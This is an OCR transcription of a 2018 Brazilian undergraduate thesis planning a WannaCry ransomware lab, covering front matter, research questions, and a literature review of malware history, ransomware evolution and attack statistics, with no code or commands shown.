

Universidade de Brasília - UnB

Faculdade UnB Gama - FGA

Engenharia de Software

Ransomware - Laboratório de Ataque do WannaCry

Autor: Jéssica Cristina de Oliveira

Orientador: Professora Dra. Edna Dias Canedo

Brasília, DF

30 de novembro de 2018

Jéssica Cristina de Oliveira

Ransomware - Laboratório de Ataque do WannaCry

Monografia submetida ao curso de graduação em (Engenharia de Software) da Universidade de Brasília, como requisito parcial para obtenção do Título de Bacharel em (Engenharia de Software).

Universidade de Brasília - UnB

Faculdade UnB Gama - FGA

a Professora Dra. Edna Dias Canedo

Brasília, DF

30 de novembro de 2018

Jéssica Cristina de Oliveira
Ransomware - Laboratório de Ataque do WannaCry/ Jéssica Cristina de Oliveira. – Brasília, DF, 30 de novembro de 2018-
80 p. : il. (algumas color.) ; 30 cm.

a Professora Dra. Edna Dias Canedo

Trabalho de Conclusão de Curso – Universidade de Brasília - UnB
Faculdade UnB Gama - FGA , 30 de novembro de 2018.
Ransomware - Laboratório de Ataque do WannaCry

CDU 02:141:005.6

Jéssica Cristina de Oliveira

Ransomware - Laboratório de Ataque do WannaCry

Monografia submetida ao curso de graduação em (Engenharia de Software) da Universidade de Brasília, como requisito parcial para obtenção do Título de Bacharel em (Engenharia de Software).

Trabalho aprovado. Brasília, DF, 30 de novembro de 2018:

Professora Dra. Edna Dias Canedo
Orientadora

Professor(a) MSc. Alex Delgado Gonçalves Casañas
Convidado 1

Professor MSc. Ricardo Ajax Dias Kosloski
Convidado 2

Brasília, DF
30 de novembro de 2018

Dedico este trabalho primeiramente a Deus e aos meus familiares, que nunca mediram esforços para me ajudar nesta jornada.

Agradecimentos

Primeiramente, quero agradecer à Deus, por me trazer até aqui e me permitir realizar um grande sonho, toda honra e glória à Ele.

Aos meus familiares que acreditaram em mim, em especial ao meu pai, Walbert Luiz, que sempre me ensinou que os estudos me levaria a lugares grandes, à minha mãe, Luciane, que me apoiou nos momentos de tristeza e me ajudaram a realizar esse sonho.

Aos meus irmão Luiz Fernando e Walbert Junio que eu me espelho e posso sempre contar. E também aos meus irmãos, Gabriel, Luis Gustavo e Davi, que me mostraram que sorrir é um ótimo remédio.

À minha tia Sônia que me ajudou e me ajuda em diversos momentos da minha vida e me apoio a correr atrás dos meus objetivos.

Ao meu noivo, Yuri, que me abraçou e me deu forças quando passei por momentos de fraqueza e me apoiou em cada decisão que tomei.

Aos pais, Débora e Jorge, e irmã, Luana, do meu namorado que me acolheram com membro da família e me ajudaram com palavras de conforto e momentos de alegria.

Aos professores e amigos da FGA, que compartilharam seus conhecimentos, mesmo diante das situações problemáticas do campus, e me incentivaram na buscar conhecimento e o entendimento da importância do trabalho em equipe . Em especial, à professora Edna Dias Canedo, que tive um papel importante no desenvolvimento desse trabalho. Ao professor Alex Cassañas, pela sua colaboração e troca de conhecimento.

Jéssica Cristina de Oliveira

"A vida é sobre quem está ao nosso lado, quem segue nessa caminhada conosco e quem não abandona o barco quando a tempestade vem."

(Thamilly Rozendo)

Resumo

O aumento da criação e a evolução de vários tipos de softwares, dos quais diversos deles são software amplos e abertos, culminou em maiores possibilidades de vulnerabilidades de sistema. Tais vulnerabilidades (em conjunto com vulnerabilidades de hardware) são brechas utilizadas como portas de entrada para ataques. E isso possibilitou a criação de ameaças à segurança dos usuários, e.g. *Malwares*, *Spywares* e diversos tipos de *Ransomwares*. Os *Malwares* se tornaram sinônimos de causadores de problemas, pois, uma vez que são programas indesejáveis (não convidados e potencialmente perigosos), geram dificuldades diversas nos computadores que habitam. Um *Malware* pode infectar arquivos, drivers, ou mesmo discos de armazenamento e servidores de dados. Com a evolução dos *Malwares*, eventualmente os *Ransomwares* se mostraram *Malwares* bastante inovadores, pois estão sempre em constante evolução e adaptação para perpassar os meios de segurança (mesmo os específicos para combatê-los), a defesa contra este tipo de ataque é árdua. Além disso, sua proposta de criptografar arquivos e exigir pagamento para sua liberação se tornou atraente para os criminosos adeptos a este tipo de ciberataque. Um incidente de 2017 demonstra o dano causado por *Ransomwares*: um ataque a grandes companhias pelo globo infectou computadores por um *Ransomware* da família *WannaCry* em cerca de 74 países. Vários arquivos vitais às empresas afetadas foram criptografados e, devido à urgência de necessidade dos arquivos e à falta de contramedidas, o resgate de 300 dólares em *bitcoins* por computador teve de ser pago. A principal contribuição deste trabalho é a elaboração de um laboratório do *Ransomware WannaCry* para analisar os estragos que pode causar, o modo que afeta arquivos, e meios para se manter seguro.

Palavras-chaves: *Malware*, *Ransomware*, Vulnerabilidade, *WannaCry*.

Abstract

The increase in creation and the evolution in various types of software, of which many are ample and open, culminated in greater possibilities of system vulnerabilities. Such vulnerabilities (along with hardware vulnerabilities) are breaches utilized as entry door for attacks. And this made possible the creation of threats to users' security, e.g. Malwares, Spywares and a variety of Ransomwares. Malwares have become synonyms for troublemakers, because, since they are unwanted programs (uninvited and potentially dangerous), they generate difficulties in the computers they habit. A Malware can infect archives, drivers, or even storage disks and data servers. With the evolution of malwares, eventually Ransomwares proved innovative Malwares, after all, as they are in constant evolution and adaptation to pass by security measures (even so the ones specific to fend off them), defense against this kind of attack is arduous. Besides, their proposal of encrypting archives and demanding a payment for its liberation became an attraction for criminals adherent to this strand of cyberattack. An incident in 2017 demonstrates the damage caused by Ransomwares: an attack to big companies throughout the globe infected computers with a Ransomware of the family WannaCry in about 74 countries. Key archives from the affected companies were encrypted and, due to the urgency of necessity of the archives and the lack of countermeasures, the ransom of 300 dollars per computer had to be paid. The main contribution of this work is the elaboration of a WannaCry Ransomware laboratory to analyze the damages it can cause, the way it affects archives, and means to remain safe.

Key-words: *Malware, Ransomware, Vulnerability, WannaCry.*

Lista de ilustrações

Lista de tabelas

Lista de abreviaturas e siglas

CERT	*Computer Emergency Response Team*
DLL	*Dynamic-link library*
FAT	*File Allocation Table*
HD	*High Definition*
IP	*Internet Protocol address*
IoT	*Internet of Things*
JRE	*Java Runtime Environment*
MS-DOS	*Microsoft Disk Operating System*
NSA	*National Security Agency*
PE	*Portable Executable*
QP	Questão de Pesquisa
RSL	Revisão Sistemática de Literatura
RC4	*Rivest Cipher 4* item[SMB] *Server Message Block*
SO	Sistema Operacional
TCC	Trabalho de Conclusão de Curso
USB	Universal Serial Bus
VSS	*Volume Shadow Copy Service*

Sumário

1 Introdução

Com a crescente dependência com relação ao serviço proporcionado pelos computadores e dispositivos móveis, houve um aumento no desenvolvimento de novos softwares para conseguirem prestar os serviços que são solicitados. Pressupondo então que a aptidão dos sistemas apresentem serviços com uma alta competência para evitar que distorções frequentes e severas ocorram. Criou-se uma palavra para reunir características essenciais integrando os seguintes conceitos de confiabilidade, disponibilidade, habilidade de sofrer alterações e reparos, inocuidade. Essa palavra foi descrita como dependabilidade, a qual representa tudo o que foi mencionado anteriormente. Apesar de ter uma concepção sólida de que os softwares deveriam apresentar dependabilidade, na história é possível notar inúmeros casos em que se encontram defeitos de software e isso ocasiona problemas reais que podem ser responsáveis por perda de bens, dados confidenciais, de vidas, desastres financeiros e tantos outros. Por mais que o sistema tenda a perfeição quando testados, vão apresentar falhas.

Com o desenvolvimento da tecnologia surgiram os computadores e com eles os vírus da informática. Esses são programas de software malicioso que tem a finalidade de registrar, corromper, eliminar dados ou propagar-se para outros computadores. Os mesmos são transmitidos através da internet, pendrives, disquetes (TENÓRIO, 2008). Os *Malwares* variam entre um efeito ligeiramente inconveniente a um elevado grau de dano e assumem constantemente formas novas e diferentes.

Ao longo dos últimos anos, o número de ciberataques registrados em todo o mundo tem crescido em níveis alarmantes, principalmente devido a utilização cada vez maior da internet. E a cada dia que passa, os cibercriminosos encontram maneiras mais sofisticadas de enganar os internautas e obter ainda mais lucros com seus ataques. E um dos *Malwares* que vem ganhando bastante notoriedade no universo do cibercrime é o *Ransomware*.

O *Ransomware* é uns dos *Malwares* mais agressivos e muito ativos, no qual um *Ransomware* é um tipo de *Malware* que exige um pagamento em troca de uma funcionalidade roubada. Os *Ransomwares* mais difundidos fazem uso intensivo da criptografia de arquivos como meio de extorsão, ou o bloqueio do navegador ou do SO do usuário, fazendo que ele não tenha acesso aos seus arquivos. *Ransomwares* têm sido usados para extorsão em massa, sendo disseminados para muitos usuários (SYMANTEC, 2016).

1.1 Justificativa

Devido os aumentos dos ataques dos *Ransomwares* e principalmente com o ataque do ano de 2017 do *Ransomware WannaCry*, no qual por volta de 345 mil máquinas foram infectados em média de 150 países, vê-se uma necessidade de um maior conhecimento sobre o assunto e os danos que os *Ransomwares* podem causar. A identificação das melhores práticas de proteção e melhor entendimento de como funciona a anatomia dos ataques, facilitará que os usuários saibam como reagir e como se prevenir caso sofram algum tipo de ataque de um *Ransomware* principalmente da família do *WannaCry*.

1.2 Problema

Sete a dez anos atrás, o mercado era dominado por aplicativos enganosos, muitos dos quais foram projetados para se comportarem como software antivírus. Esses riscos informaram os usuários de que algo estava errado com o computador, como uma infecção por *Malware* ou uma falha de software (SYMANTEC, 2016). Os atacantes solicitaram o pagamento para "consertar"o problema,criando assim os *Ransomwares*, que tem como foco atacar e exigir um resgate para a liberação dos dados ou sistema bloqueados.

Dessa forma, com o aumento significativo dos ataques de *Ransomwares* no mundo, cada vez mais as empresas, hospitais e mesmo usuários simples estão vulneráveis a sofrem ataques, no qual muitas das vezes eles não estão preparados e por desespero acabam pagando um grande valor no resgante, no qual nem sempre se tem a certeza se realmente o atacante vai liberar a chave para a vítima.

Vários grupos de *Ransomware* começaram a usar técnicas avançadas de ataque, exibindo um nível de especialização semelhante ao observado em muitos ataques de ciber espionagem (SYMANTEC, 2016).

Sendo assim, o laboratório que será desenvolvido buscará mostrar como lidar e prevenir dos ataques de *Ransomware*, mas especificamente com a família *WannaCry*, no qual foi a geradora de grandes ataques no ano de 2017.

1.3 Questões de pesquisa

Buscando um melhor entendimento do que os *Ransomwares* são capazes e como funciona a anatomia dos seus ataques e assim ser capaz de elaborá e desenvolver um laboratório que busca simular e analisar o funcionamento do *Ransomware WannaCry*, foram definidas cinco questões de pesquisa (QP) para serem respondidas, as quais são:

Q1. Pagar ou não Pagar o resgate?

Q2. Quais instituições que mais sofreram com os ataques dos *Ransomwares*?

Q3. Qual melhor maneira de se manter seguro e se defender de *Ransomwares*?

Q4. Quais riscos o *Ransomware* pode causar em seus ataques?

Q5. Qual foi a intensidade e estragos que o *WannaCry* causou?

1.4 Objetivos

1.4.1 Objetivo Geral

O objetivo geral desse trabalho é a elaboração e desenvolvimento de um laboratório de ataque do *WannaCry* que é um *crypto Ransomware* que tem como foco afetar o sistema operativo Microsoft Windows.Também será objetivo deste trabalho mostrar a melhor forma de defende-se do ataque e quando se deve ou não realizar o pagamento do resgate.

1.4.2 Objetivos Específicos

Visando atingir o objetivo geral, os seguintes objetivos específicos foram definidos:

- Fazer uma revisão de literatura relacionada a área do *Ransomwares*;
- Fazer uma revisão de literatura relacionada a evolução do *Ransomware* e seus ataques;
- Implementar um laboratório de ataque e contra ataque do *Malware Ransomware*;
- Analisar as consequências do ataque do *WannaCry* e a melhor forma de se manter seguro.

1.5 Metodologia de Pesquisa

A metodologia de pesquisa utilizada neste trabalho foi a Revisão Sistemática de Literatura (RSL). Essa metodologia visa identificar e analisar as pesquisas relevantes para uma questão de pesquisa, por meio da definição de um protocolo de revisão, estratégia de busca e critérios de inclusão e exclusão (KITCHENHAM; CHARTERS, 2007).

1.6 Organização do Trabalho

Este trabalho está organizado da seguinte forma:

- O Capítulo 2: Neste capítulo será apresentado o referencial teórico, no qual foi levantado e apresentado o contexto sobre *Malware* e *Ransoware* e a visão que os autores citados tem sobre eles.

- O Capítulo 3: Neste capítulo será apresentado a metodologia de pesquisa que foi utilizada para responder às perguntas do trabalho, sendo ela a Revisão Sistemática de Literatura (RSL).

- O Capítulo 4: apresenta os resultados obtidos na revisão sistemática de literatura.

- O Capítulo 5: apresenta como será feito o desenvolvimento do laboratório de infecção de *Ransomware*.

- O Capítulo 8: apresenta o cronograma do desenvolvimento do laboratório de infecção de *Ransomware*.

- O Capítulo 9: Apresenta as considerações preliminares, aprendizados e trabalhos futuros.

2 Referencial Teórico

Neste capítulo serão apresentadas a base teórica que será necessária para a compreensão do trabalho. Ele está dividido em duas Seções. A Seção 2.1 apresenta os principais conceitos sobre os tipos de*Malwares* e seu crescimento. A Seção 2.2 descreverá sobre a evolução, anatomia de um ataque de *Ransomwares* e alguns tipos de famílias dos *Ransomwares*.

2.1 Histórico dos *Malwares*

Com a evolução da tecnologia, tendo elas, o avanço da informática e das redes de computadores, vários tipos de *Malwares* surgiram. No final dos anos 60 e início dos anos 70, período em que computadores do tipo mainframes dominava as grandes corporações e centros de pesquisa, foi a primeira vezes que o software malicioso teve sua aparição, motivado principalmente na possibilidade de obtenção de lucros e extorsão de usuários.

Malwares (softwares maliciosos) são programas desenvolvidos para executar ações danosas em um computador. Os principais motivos que levam ao desenvolvimento e a propagação de códigos maliciosos são a obtenção de vantagens financeiras, a coleta de informações confidenciais, o desejo de autopromoção e o vandalismo. Além disto, os códigos maliciosos são muitas vezes usados como intermediários e possibilitam a prática de golpes, a realização de ataques e a disseminação de spam. (CERT, 2012)

Em 1983 o engenheiro elétrico norte-americano Fred Cohen apresentava em um seminário de segurança da computação conceitos do primeiro vírus experimental desenvolvido, no qual foi implementado em um sistema operacional UNIX. O termo vírus foi utilizado pela primeira vez quando o Fred Cohen teve uma conversa como o professor da Universidade do Sul da Califórnia, Leonard M, no qual Fred explicou o que o software fazia e como ele se comportava e Leonard o associou como um “Vírus de computador”.

O primeiro vírus desenvolvido foi o “Brain”, criado em 1986, para o sistema operacional MS-DOS, *Microsoft Disk Operating System*, o vírus se espalhava por disquetes causando lentidão nas operações que os discos realizavam, além de ocuparem muito espaço de memória do DOS. Contudo, só em 1987 que os vírus começaram a causar danos reais para os administradores de sistema, no qual começou com o vírus *Lehigh*, que foi criado por Ken Van Wyk. O *Lehigh* tinha o objetivo em contaminar apenas arquivos *command*.com que residia na memória, tendo assim seu campo de disseminação limitado, após quatros replicações onde havia sobrecarregamento das áreas de *boot*, o vírus se auto destruía, fazendo assim que ele afetasse pouco o computador.

Em 1988 surgiu o Morris, o primeiro vírus "Internet *Worm*", segundo (SCHMIDT, 2001), "*esse foi o incidente mais marcante da década, aconteceu em novembro de 1988 infectou mais de 6.000 computadores nos Estados Unidos, paralisou redes e causou prejuízos estimados em 96 milhões de dólares*". Como consequência destes ataques foi necessária a criação nos Estados Unidos do Centro de Resposta Rápida a Incidentes - CERT (*Computer Emergency Response Team*). Foi a partir daí que os vírus começaram a ser um assunto bastante discutido pela comunidade informática. Esse vírus buscava explorar algumas vulnerabilidade comuns para se espalhar através da rede com uma velocidade extremamente rápido. Segundo, (TENÓRIO, 2008), "*o objetivo básico do Morris era ganhar acesso a outra máquina para que pudesse duplicar-se na nova máquina e continuar a reproduzir-se*". O *worm* quando se instalava em um novo anfitrião comprometido se aproveitava do *buffer overflow*, essa técnica permitia que o vírus executasse um pequeno programa arbitrário que possibilitava o processo de cópia.

De acordo com(HARRIGTON, 2005), "*em 2001 foi o ano da criação de worm para os mais derivados softwares, desde sistemas operacionais como Windows e Linux até softwares de aplicativos como adobe e arquivos de imagem JPEG também foram vítimas dos worms*".

Eles se distribuíam por arquivos de troca e pelo programa de bate papo mirc. Os vírus tomaram uma força inovadora entre eles estão os primeiros a infectar a tecnologia. Net, a linguagem C e o SQL Server (todos os produtos da Microsoft), arquivos Flash, a rede de troca de arquivos do programa Kazaa, servidores Apache rodando sobre o sistema Freebsd.

Os *Malwares* são divididos em categorias, sendo elas, ocultação, infectante e que tiram proveitos.

Na categoria de ocultação, faz parte:

- **Cavalo de Tróia:** esse *Malware* é um programa que parece ser inofensivo, mas ele contém códigos ocultos que são criados para a exploração ou danificação do sistema que é executado no computador. Eles normalmente chegam através de mensagens de e-mail.

Já os infectantes, tem em composição os vírus e *worms*:

- **Vírus:** esse foi desenvolvido com objetivo de replicação. O vírus tenta se espalhar de um computador para outro, por meio de um programa hospedeiro. O vírus pode causar danos no *hardware* e nos *softwares*. (DAMATTO; RALL, 2011)

- ***Worms***: é um código auto propagável de um computador para outro, por meio da rede. A ação nociva que ele realiza pode ocorrer pelo consumo de recursos da rede

ou do sistema local, podendo causar um ataque de negação de serviço. (DAMATTO; RALL, 2011)

Por fim, os *Malwares* que foram desenvolvidos para tirar proveito:

- ***Spyware*:** é conhecido também como *spybot* ou software de rastreamento. O *spyware* executa algumas atividades no computador sem ter a autorização do usuário, no qual ele tem acesso as informações pessoais, modifica as definições do navegador de internet, realiza a degradação do desempenho do computador e invasão de privacidade do usuário. (DAMATTO; RALL, 2011)

- ***Ransomware*:** este *Malware* foi desenvolvido com o objetivo de bloquear ou limitar o acesso a arquivos, pastas, aplicativos, em muitos casos impedem o uso do SO, sistema operacional. Uma vez o programa instalado e executado no computador ele criptografará os arquivos e pastas do computador como os dados dos usuários ou empresas.

"*Algumas das diversas formas como os códigos maliciosos podem infectar ou comprometer um computador são: pela exploração de vulnerabilidades existentes nos programas instalados; pela auto execução de mídias removíveis infectadas, como pen-drives; pelo acesso à páginas Web maliciosas, utilizando navegadores vulneráveis; pela ação direta de atacantes que, após invadirem o computador, incluem arquivos como códigos maliciosos; pela execução de arquivos previamente infectados, obtidos em anexos de mensagens eletrônicas, via mídias removíveis, em páginas Web ou diretamente de outros computadores, através de compartilhamento de recursos.* (CERT, 2012)"

Assim, como o passar dos anos, o *Malwares* foram se ampliando cada vez mais e evoluindo suas táticas de ataques, que executam suas ações danosas e atividades maliciosas em computadores e dispositivos móveis. Algumas das diversas formas de como os códigos podem infectar ou comprometer computadores são:

- A exploração de vulnerabilidades que são existentes nos programas instalados;

- Acesso a páginas *webs* maliciosas, que são utilizadas por navegadores vulneráveis;

- Ação direta de atacantes, que logo após que invadirem computadores, incluem arquivos que contêm códigos maliciosos;

- Execução de arquivos previamente infectados, que são obtidos através de anexos de mensagens eletrônicas, via mídias removíveis, em páginas *webs*, compartilhamento de arquivos, ou mesmo diretamente de outros computadores, através do compartilhamento de recursos.

2.1.1 Crescimento e Principais *Malwares*

Os ataques de *Malwares* que eram realidade somente em dispositivos *desktops* no início de sua criação, teve uma expansão com o aumento do uso de dispositivos móveis, no qual os atacantes perceberam que desenvolver *Malwares* principalmente para smartphones também valeria muito a pena, pois o mercado desses dispositivos está expandindo constantemente a cada ano. No entanto as ameaças aos usuários desse meio de informação estão aumentando em quantidade e complexidade na mesma velocidade que são desenvolvidas ferramentas que as identifique.

O usuário típico que usa um dispositivo móvel, em geral, não possui conhecimento técnico sobre segurança e, principalmente em países emergentes como o Brasil, utiliza fontes gratuitas e não oficiais para busca de aplicativos. Sendo assim, esse usuário contribui ativamente com a expansão de ameaças contidas nas aplicações que utiliza. Pode-se vê isso nas pesquisas realizadas pelo (DFNDR, 2017), no qual eles realizam Relatórios da Segurança Digital no brasil. No de 2017 foi possível verificar o aumento de ataques de *Malwares* em plataformas mobiles, principalmente em celulares *Androids*. Na imagem abaixo vê-se o aumento de ataques no ano de 2017:

Figura 1 – Aumento de *Malwares* no ano de 2017

Fonte: DFNDF Lab

Segundo DFNDF Lab, "*região com a maior concentração de smartphones do país, o Sudeste é, também, o principal alvo dos ataques de Malwares, com mais de 510 mil casos. O estado mais afetado foi São Paulo, com 273.017. Logo atrás do Sudeste, a Região Nordeste aparece representada pelos estados da Bahia (83.933) e Pernambuco (60.840).* (DFNDR, 2017)"Esses ataques têm como principais tipos de *Malwares*, os mostrados na imagem a seguir:

As ameaças podem se caracterizadas em algumas categorias, sendo elas: *Spywares*, *Malwares* e *Ransomwares*. (SILVA, 2017) Porém, como o *Malware* é geralmente relacionado diretamente ao *software* da camada de aplicação e está relacionado às aplicações maliciosas, irá ser explanado com maior profundidade. *Malware* é um dos tipos mais co-



Figura 2 – Principais tipos de ataques de *Malwares* no Brasil

Fonte: DFNDF Lab.

muns de ameaça em dispositivos móveis e como já citado anteriormente, está presente em larga escala e por isso é considerado com frequência na área de segurança.

2.2 *Ransomware*

A palavra *Ransomware* deixa bem definido o objetivo desse tipo de *Malware*, "ransom"que é um termo em inglês que referência a regaste, e é o que o *Ransomware* prática, o sequestro e a exigência de um pagamento para o resgate do que foi sequestrado. Segundo Liska e Gallo, "*Ransomware* é um termo abrangente usado para descrever uma classe de *Malwares* que serve para extorquir digitalmente as vítimas, fazendo-as pagar por um preço específico.(LISKA; GALLO, 2017)"

Apesar de o *Ransomware* ser visto como um problema de segurança recente, ele não é um conceito novo, já que suas primeiras referências remete-se ao final da década de 1980. Na época foi possível encontrar um vírus de DOS chamado *Casino*, que todos os dias 15 de abril, copiava dados da memória RAM e do sistema de arquivos FAT, e apagava todo o conteúdo do HD. Contudo, nesse inicio o usuário não tinha que pagar a extorsão, mas ele para ele recuperar seus dados, ele devia jogar um jogo estilo caça-nível que o *Casino* que era exibido na tela e pontuar. (ALECRIM, 2016)

Em 1989 teve a primeira aparição de um *Ransomware* que exigia pagamento em dinheiro (frequentemente no valor de US189) conhecido como *PC Cyborg*. O *PC Cyborg* era um *Malware* distribuído por disquete que reescrevia apenas o arquivo de sistema autoexec.bat, ocultava pastas e criptografava os nomes de arquivos na unidade C. Vírus que realmente seriam capazes de criptografar conteúdos inteiros só viriam a surgir anis

mais tarde. De acordo com Liska e Gallo, "*esse código malicioso original substituiria o arquivo AUTOEXEC.BAT nos sistemas infectados e permitiria 90 reinicializações do sistema até ocultar todos os diretórios e alegar a criptografia dos próprios arquivos.*"

Somente em 2005 que os primeiros *Ransomwares* modernos como *Krotten*, *Cryzip* e *MayArchive* surgiram, eles já utilizavam a criptografia RSA para bloquear os dados ou sistemas e exigir pagamentos para liberação.

Na imagem abaixo é possível vê as evoluções dos *Ransomwares*:



Figura 3 – Histórico do *Ransomware* no ano de 2016.

Fonte: SECURITY.

"*Com essa criação e distribuição em massa de novos Ransomwares, ficou evidente que os sistemas atuais estão altamente vulneráveis e, na maioria das vezes, isso ocorre ou pode ocorrer pela falta de conhecimento das pessoas/usuários que utilizam o "mundo digital.* (ZAGHETTO, 2017)"

Qualquer sistema, de dispositivos Android a sistemas iOS ou Windows, está sujeito aos riscos impostos por esse tipo de exploração de falhas por meio de *Ransomware*. Conforme o alvo, o método de comprometimento do dispositivo pode ser diferente e as ações finais serão limitadas pela própria capacidade do dispositivo, mas há também padrões reconhecíveis seguidos por muitos extorsionários. (LISKA; GALLO, 2017)

O Brasil tem sido uns países bastante visado para ataques *Ransomware*. Prova disso é o relatório divulgado pela ESET, companhia especializada em detecção proativa de ameaças, que coloca o país como o quarto principal alvo de toda a América Latina quando se trata deste tipo de ataque virtual.

Apenas em 2017, 1.190 variantes da família *FileCoder* foram identificadas em todo o mundo, sendo que 398 (33%) delas têm presença na América Latina. Das ameaças detectadas na região, 25,1% aconteceram no Peru, o líder do ranking. Em segundo lugar vem a Argentina, com 14,5%, com o Brasil fechando o pódio com 9,6%. A imagem abaixo mostra essas porcentagens.



Figura 4 – Países mais atacados por *Ransomware* no ano de 2017.

Fonte: TecMundo.

Se tratando do tipo específico de *Ransomware* que tem o maior número de ataques, o *TeslaCrypt* é o mais popular de todos, presente em 21,7% dos casos. Os outros quatro ataques mais comuns são CryptoWall (16,8%), *Cerber* (12,9%), *Crysis* (12,3%) e *Locky* (10,3%).

